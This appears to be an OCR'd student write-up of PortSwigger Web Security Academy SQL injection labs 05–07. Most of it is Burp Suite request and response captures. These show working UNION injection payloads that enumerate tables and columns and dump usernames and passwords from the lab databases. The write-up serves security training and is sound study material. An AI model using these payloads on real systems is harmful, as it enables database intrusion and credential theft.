


Lab 05: SQL injection attack, listing the database contents on non-Oracle databases.








Burp Project Repeater Intruder View Help Logger++
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh
Settings
Send Cancel
Target: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
GET /filter?category=Corporate+gifts'+UNION+SELECT+username_bnhwsh,+password_wyvznf+FROM+users_rudnzn--
HTTP/2
Host: 0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net
Cookie: session=QyBlwEmFWFHSOH446Zj3shWhCUkaiqQU
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Response
Pretty Raw Hex Render
Feedback has been phenomenal as Com-Tool is being introduced into a variety of social settings:
'I was so shy on my wedding day, Com-Tool came to the rescue as everyone followed the service on their Coms. I was terrified I'd mess up on my vows, but we exchanged them via a guests' Whatsapp group, I'm a great touchscreen typist so it was word perfect on the day.'
'I was so excited to get tickets to see my favorite band, I was able to record the entire event on Com-Tool, it was almost like being there.'
'Com-Tool helped me in my search for true love. I've been able to take photos of myself and add cute little filters, beauty mode is awesome, I look ten years younger and almost a completely different person.'
Don't take our word for it, take theirs. Join the merry band of satisfied customers today.
administrator
3lqle7rngm3iip22v2uu
There is No 'I' in Team
We've all been there, a deadline is approaching and everyone is pulling together. Well, not quite everyone. There's always one colleague who secretly wishes you will fail, and they will jump in and save the day, solo!
Not anymore. With our new 'Team' alert there will no longer be any renegades in the pack. The master team sign will sit proudly in your conference room; each time someone uses the word 'I' lights will flash and an alarm will sound. Ear piercing sirens that no-one will ever want to hear again.
Inspector
Selection 20 (0x14)
Selected text
3lqle7rngm3iip22v2uu
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 18
Response headers 3
Search... 0 highlights
admin 1 match
Done
8,936 bytes | 344 millis
26°C Mostly cloudy
Search
11:02 PM 9/7/2023



All labs | Web Security Academy
Lab: SQL injection attack, listing
SQL injection attack, listing the
https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net/my-account?id=administrator
Web Security Academy
SQL injection attack, listing the database contents on non-Oracle databases
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email
26°C Mostly cloudy
Search
11:02 PM 9/7/2023


Lab 06: SQL injection attack, listing the database contents on Oracle.


In here first you need to find what are the columns, and after that the table name. Then you can find the username and the password then find the admin credentials to pass the lab. Then log in as admin.






Burp Project Intruder Repeater View Help Logger++
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh
Settings
Send Cancel
Target: https://0af5002c038943048 1da939900f00024.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET /filter?category=Gifts'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_EQJLMZ'-- HTTP/2
Host: 0af5002c038943048 1da939900f00024.web-security-academy.net
Cookie: session=FUkpmpjyGA24whUjpEOBW3gDW7c3AHv1
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0af5002c038943048 1da939900f00024.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Response
Pretty Raw Hex Render
Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.
PASSWORD_CETPOE
Snow Delivered To Your Door
By Steam Train Direct From The North Pole
We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child.
Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing.
*Make sure you have an extra large freezer before delivery.
*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit).
*Allow 2 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes.
*Scatter snow.
Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.
Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.
USERNAME_NLHRDL
Search...
0 highlights
username
1 match
Done
8,921 bytes | 280 millis
25°C Mostly cloudy
Search
5:45 AM 9/8/2023


Burp Project Intruder Repeater View Help Logger++
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh
Settings
Send Cancel
Target: https://0af5002c038943048 1da939900f00024.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET /filter?category=Gifts'+UNION+SELECT+USERNAME_NLHRDL,+PASSWORD_CETPOE+FROM+USERS_EQJLMZ-- HTTP/2
Host: 0af5002c038943048 1da939900f00024.web-security-academy.net
Cookie: session=FUkpmpjyGA24whUjpEOBW3gDW7c3AHv1
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0af5002c038943048 1da939900f00024.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Response
Pretty Raw Hex Render
*Allow 2 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes.
*Scatter snow.
Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.
Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.
administrator
eev0e0wqu4bvg4ez866n
carlos
pcv4pz23ul9e47wvucur
wiener
b55c27bgdjtvogpaztjp
username
0 highlights
Done
9,158 bytes | 242 millis
25°C Near record
Search
5:46 AM 9/8/2023


SQL injection cheat sheet | Web
All labs | Web Security Academy
Lab: SQL injection attack, listing
SQL injection attack, listing the
https://0af5002c0389430481da939900f00024.web-security-academy.net/my-account?id=administrator
Web Security Academy
SQL injection attack, listing the database contents on Oracle
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email
25°C
Sunrise
Search
5:47 AM
9/8/2023


Lab 07: SQL injection UNION attack, determining the number of columns returned by the query.


In this lab vulnerability in the category, need to find out how many columns are there in the table.

'+UNION+SELECT+NULL—

Need to use this query and countine until the error disappears (enter NULL).


You'll get the answer when you enter NULL 3 times. Then the internal server error will disappear.




Burp Project Intruder Repeater View Help Logger++
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn Flow Logger++ Interactsh
Settings
Send Cancel
Target: https://0a44006604149bd6816b25f600aa0034.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
GET /filter?category=Clothing%2c+shoes+and+accessories'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2
